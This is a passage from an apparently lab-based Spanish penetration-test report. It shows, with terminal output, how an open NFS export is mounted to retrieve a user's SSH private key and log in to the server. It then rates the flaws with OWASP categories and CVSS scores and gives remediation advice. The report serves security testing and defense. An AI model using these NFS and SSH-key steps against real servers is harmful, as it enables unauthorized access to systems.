$ ssh @10.10.10.11
@10.10.10.11's password:
Permission denied, please try again.
@10.10.10.11's password:
```

Ilustración 14. Intento de autenticación con contraseñas obtenidas

Como se observó en la Ilustración 13, otro de los puertos revelados por el *port knocking* es el 2049, correspondiente al servicio NFS (*Network File System*). Este servicio permite el montaje remoto de un sistema de archivos **sin necesidad de autenticación**. Se puede confirmar la existencia de un fichero remoto mediante el comando *showmount*, como se observa en la Ilustración 15.

```

(kali㉿kali)-[~]
$ showmount -e 10.10.10.11
Export list for 10.10.10.11:
/mnt/nfs_share *
```

Ilustración 15. Comprobación de existencia de fichero remoto

Una vez que se conoce la ruta del sistema de archivos, se puede montar en la máquina local: primero se crea un fichero en la máquina local donde se alojarán los archivos remotos, posteriormente se monta el sistema remoto en el fichero creado. Como resultado, se obtiene el contenido del fichero remoto en la máquina local.

```

(kali㉿kali)-[~]
$ mkdir remote_nfs

(kali㉿kali)-[~]
$ sudo mount -t nfs 10.10.10.11:/mnt/nfs_share remote_nfs

(kali㉿kali)-[~]
$ ls -la remote_nfs
total 16
drwxrwxrwx  3 nobody nogroup 4096 Nov  5  2021 .
drwx----- 29 kali     kali    4096 Jul 10  07:00 ..
-rw-r--r--  1 kali     kali    28 Nov  5  2021 homeubuntu.txt
drwxrwxr-x  3 kali     kali    4096 Nov  5  2021 .ssh
```

Ilustración 16. Montaje de sistema de archivos remoto

Como resultado, se consiguió un archivo **homeubuntu.txt**, y una carpeta de archivos **.ssh**

Al indagar el contenido de la carpeta **.ssh**, se encontró la llave privada de un usuario, la cual facilita el acceso al servidor mediante SSH.

```

(kali㉿kali)-[~]
$ cat remote_nfs/homeubuntu.txt
Welcome

(kali㉿kali)-[~]
$ ls -la remote_nfs/.ssh
total 12
drwxrwxr-x 3 kali kali 4096 Nov 5 2021 .
drwxrwxrwx 3 nobody nogroup 4096 Nov 5 2021 ..
drwxrwxr-x 3 kali kali 4096 Nov 5 2021 private_keys

(kali㉿kali)-[~]
$ ls -la remote_nfs/.ssh/private_keys
total 12
drwxrwxr-x 3 kali kali 4096 Nov 5 2021 .
drwxrwxr-x 3 kali kali 4096 Nov 5 2021 ..
drwxrwxr-x 2 kali kali 4096 Nov 5 2021 

(kali㉿kali)-[~]
$ ls -la remote_nfs/.ssh/private_keys/
total 12
drwxrwxr-x 2 kali kali 4096 Nov 5 2021 .
drwxrwxr-x 3 kali kali 4096 Nov 5 2021 ..
-rw----- 1 kali kali 2590 Nov 5 2021 sshkey

```

Ilustración 17. Contenido de la carpeta nfs

```
(kali㉿kali)-[~]  
$ cat remote_nfs/.ssh/private_keys/ /sshkey  
-----BEGIN OPENSSH PRIVATE KEY-----  
  
-----END OPENSSH PRIVATE KEY-----
```

Ilustración 18. Llave privada de usuario

Paso 6. Acceso al servidor

Una vez conseguida la llave privada del usuario del servidor, es posible acceder remotamente, sin necesidad de conocer la contraseña, mediante SSH, como se muestra en la Ilustración 19.

```
(kali㉿kali)-[~]
$ ssh -i remote_nfs/.ssh/private_keys/ /sshkey @10. .11
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

Pueden actualizarse 593 paquetes.
385 actualizaciones son de seguridad.

@ubuntu:~$ whoami
```

Ilustración 19. Máquina LUbuntu comprometida

Vulnerabilidades encontradas

En la Tabla 2. Vulnerabilidades encontradas, se mencionan brevemente las vulnerabilidades detectadas durante la exploración. A continuación, se hará un análisis detallado de las implicaciones y el impacto asociado a dichas vulnerabilidades.

1. OWASP A05 - Security Misconfiguration

Descripción. Tras ejecutar una secuencia de *port knocking*, se habilitó, entre otros, el puerto 2049, que contiene un servicio NFS. Esto permite montar un sistema de archivos remoto, además, no existe ninguna validación por IP o controles de acceso en el archivo de exportación, por lo que no se requieren credenciales adicionales para montar el recurso. Al interior del fichero, se encontró una llave privada SSH correspondiente a un usuario **real** del sistema. En consecuencia, se pudo realizar una autenticación remota por el puerto 22.

Impacto. Esta vulnerabilidad compromete totalmente al sistema, pues implica una escalada de privilegios y el acceso remoto **no autorizado**.

Vector de ataque. CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Criticidad estimada. 7.5 (Alta)

Recomendación específica. Se recomienda actualizar la llave privada del usuario vulnerable, así como la eliminación del archivo en el recurso compartido. Las llaves privadas son para manejo exclusivo del usuario. Concientizar sobre la importancia de no compartir credenciales de acceso también ayuda a mitigar riesgos.

2. OWASP A02 - Cryptographic Failures

Descripción. Se observa que el cliente accede al servidor web mediante comunicación HTTP no cifrada. Esto hace al sistema vulnerable frente a técnicas de *sniffing* (Man-in-the-Middle), donde las credenciales de la aplicación web pueden ser fácilmente comprometidas.

Impacto. Se expone información sensible (usuario y contraseña), que facilita un posterior acceso al servicio interno.

Vector de ataque. CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

Criticidad estimada. 6.5 (Media)

Recomendación específica. Se recomienda migrar el servicio para que admita comunicaciones HTTPS, especialmente cuando se trata de envío de información sensible, como lo son contraseñas.

3. OWASP A04 - Insecure Design

Descripción. Tras iniciar sesión en el servicio web, se muestra una pantalla con tres puertas numeradas, y un enlace a la canción “Knocking on Heaven’s Door”, lo que sugiere indirectamente la existencia de un mecanismo de *port knocking*. Este diseño facilita la ingeniería inversa por parte de un atacante.

Impacto. Riesgo leve de reconocimiento de vectores de ataque a través de pistas visuales o simbólicas.

Vector de ataque. CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Criticidad estimada. 4.3 (Media)

Recomendación específica. Evitar incluir pistas visuales o simbólicas en la interfaz que puedan revelar cómo funciona el sistema por dentro. Esto ayuda a evitar que un atacante descubra por intuición mecanismos sensibles como el port knocking.

Conclusiones

El análisis realizado dentro de un entorno web controlado permite identificar y explotar vulnerabilidades en la configuración y diseño del sistema, sin afectar a otros sistemas. A través de una combinación de técnicas ha sido posible comprometer el servidor aún cuando no se proporcionaron credenciales de ningún tipo.

Las vulnerabilidades encontradas durante el ejercicio evidencian una carente configuración de seguridad, pues no se protege la información sensible en ningún momento.

Por su parte, la explotación exitosa demuestra cómo un atacante con capacidad de observación puede escalar privilegios y tomar el control del servidor con relativa facilidad, aún si desconoce el entorno.

Se recomienda encarecidamente la implementación de medidas de seguridad como las descritas en el apartado correspondiente de este informe para proteger la confidencialidad, integridad y disponibilidad de la información.